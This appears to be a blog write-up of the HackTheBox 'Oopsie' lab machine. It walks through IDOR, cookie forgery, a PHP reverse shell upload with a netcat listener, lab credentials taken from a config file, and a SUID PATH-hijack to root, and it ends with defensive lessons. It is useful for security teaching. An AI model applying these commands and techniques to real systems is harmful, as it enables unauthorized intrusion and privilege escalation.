HackTheBox — Oopsie Writeup
Oopsie is a beginner-friendly Linux box that teaches one of the most important lessons in penetration testing: how a chain of small misconfigurations becomes a full compromise. We go from a hidden login panel to a root shell by exploiting credential reuse, broken cookie-based access control, an unrestricted file upload, hardcoded database credentials, and finally a SUID binary vulnerable to PATH hijacking.
Overview
The attack path here is beautifully illustrative of real-world web application weaknesses. Nothing on this box requires exotic exploitation — every step is a textbook finding that security teams miss every day. If you’ve done the Archetype box before this one, you’ll even get a head start, because the developers of MegaCorp apparently believe in password reuse.
Reconnaissance
Port Scanning
I started with a default nmap service scan to get a lay of the land:
nmap -sC -sV $TARGET

Two open ports. SSH (22) is running OpenSSH 7.6p1 — I noted the version but set it aside. Without credentials or a known CVE to exploit here, SSH is a door I’ll come back to rather than knock on first. HTTP (80) is the obvious target, running Apache 2.4.29 on Ubuntu.
Web Enumeration
Browsing to the site, I was greeted by what looked like a corporate web app for a company called MegaCorp. Nothing immediately interesting on the surface, but checking the page source revealed something useful: [email protected]. A potential username to keep in mind.
The more interesting discovery came from directory enumeration. Poking around (and checking source code carefully), a login panel appeared tucked away at:
http://<TARGET>/cdn-cgi/login/
/cdn-cgi/ is a path associated with Cloudflare services, so it’s the kind of directory that often gets overlooked by automated scanners configured to filter noise. Worth always checking manually.
The login page offered two options: log in with credentials, or continue as a guest. I chose guest first to understand the application’s structure before trying anything aggressive.
Mapping the Application as Guest
Logged in as a guest, I could browse limited sections of the app. The URL structure caught my eye immediately:
http://<TARGET>/cdn-cgi/login/admin.php?content=accounts&id=2
That id parameter screams IDOR (Insecure Direct Object Reference). The application was using a numeric ID to look up accounts and returning information directly — no server-side check that the requesting user was authorized to view that account. I iterated through values manually and found the admin account at id=1, which revealed:
- Email:
[email protected] - Access ID:
34322
That Access ID was the key detail — the application used it in the session cookie.
Foothold
Breaking In — Credential Reuse
If you’ve completed the Archetype box (another MegaCorp machine in the HTB Starting Point series), you may recognize the credentials admin / MEGACORP_4dm1n!!. Organizations in the real world absolutely reuse passwords across systems, and HTB simulates this beautifully across their starting point series. I tried these credentials on the login form and got in.
Escalating to Admin — Broken Cookie-Based Access Control
Logged in as admin via the form, I noticed the application was storing my role and identity in plain cookies:
role=admin
user=34322
The user value was the Access ID I’d already found via IDOR. The critical flaw here: the application was trusting these cookies to enforce authorization. This is broken access control by design — any user can open their browser’s developer tools and modify these values. Server-side session validation should determine what a user can do, never a client-controlled value.
Even though I was already logged in as admin, this is worth understanding because it means any guest could have escalated to admin by:
- Using the IDOR to find the admin’s Access ID (34322)
- Changing their
usercookie to34322and theirrolecookie toadmin
With full admin access, I found an Uploads section that wasn’t available to regular users. Time to upload a shell.
Uploading a PHP Reverse Shell
I grabbed the classic PentestMonkey PHP reverse shell, updated the IP and port, and uploaded it through the Uploads interface. The server accepted it without any file type validation.
I set up my listener:
nc -lvnp 4444
Then triggered the shell by navigating to:
http://<TARGET>/uploads/shell.php

I had a shell as www-data. First thing I did was upgrade to a proper PTY so I’d have a stable interactive shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Then background the shell with Ctrl+Z, run stty raw -echo; fg, and hit Enter twice. Now I have arrow keys, tab completion, and job control — much better for enumeration.
Privilege Escalation
Step 1: Finding Credentials in Web Application Files
www-data is the web server user, which means I had read access to the web application’s source files. Config files in web apps are a goldmine for credentials. I checked the login directory where we first found the panel:
cat /var/www/html/cdn-cgi/login/db.php

Database credentials: robert / M3g4C0rpUs3r!. Now — will robert reuse his database password as his system password? Spoiler: yes.
Step 2: Lateral Movement to Robert
su robert
# Password: M3g4C0rpUs3r!
That worked. I was now operating as robert, which let me grab the user flag from /home/robert/user.txt.
Step 3: Enumerating Robert’s Groups
Before reaching for LinPEAS, I do some quick manual enumeration. Checking robert’s group memberships:
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
The bugtracker group is non-standard — that’s interesting. Groups like this usually exist because a specific file or binary is assigned to them. I went looking:
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
Step 4: Analyzing the SUID Binary
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
The s in the permissions means this binary runs as root (SUID) regardless of who executes it. Since robert is in the bugtracker group, he can run it. The question is: can we abuse it?
Before running it blindly, I ran strings on the binary to see what it does internally:
strings /usr/bin/bugtracker

There it is. The binary takes a bug ID from user input, constructs a file path under /var/reports/, and then calls cat to display the file — without using the full path to cat. It’s calling just cat, which means the shell will resolve it using the $PATH environment variable.
This is a classic PATH hijacking vulnerability. If I can control $PATH and put a malicious cat binary earlier in the search order, the SUID binary will execute my cat as root.
Step 5: PATH Hijacking to Root
The attack is straightforward:
# Create a fake 'cat' that spawns bash instead
echo '/bin/bash' > /tmp/cat
chmod +x /tmp/cat

# Prepend /tmp to PATH so our fake cat is found first
export PATH=/tmp:$PATH

# Run the SUID binary
/usr/bin/bugtracker
When prompted for a bug ID, I entered anything (say, 1). The binary tried to call cat /var/reports/1, but found /tmp/cat first in the PATH — which spawned a shell running as root.

Root shell obtained. The root flag was sitting in /root/root.txt.
Lessons Learned
Credential reuse is rampant. The same password appearing on Archetype showed up here. When you compromise one system in an organization, always try those credentials everywhere else — web apps, SSH, databases, other machines on the network.
Cookie-based access control is broken by design. Authorization decisions must be made server-side using session state that the user cannot manipulate. Cookies are readable and writable by the client. Anything in a cookie can be tampered with.
Always read web application config files. Files like db.php, config.php, and .env frequently contain hardcoded credentials. These are often the fastest path from web app access to system access.
IDOR requires authorization validation on every request. The id parameter vulnerability here let a guest enumerate admin account details. Every request to a resource should verify the requesting user has permission to access that specific resource, not just that they’re logged in.
strings on binaries reveals their behavior without needing to reverse engineer them. Spotting that cat was called without a full path was a one-command discovery.
SUID binaries that call external commands without absolute paths are vulnerable to PATH hijacking. The fix is simple: always use full paths (e.g., /bin/cat instead of cat) in privileged binaries. As a tester, always check what commands SUID binaries invoke.
Shell stabilization matters. Getting a raw nc shell is a starting point, not an endpoint. Upgrading to a full PTY with the Python pty technique gives you a much more functional shell for extended enumeration.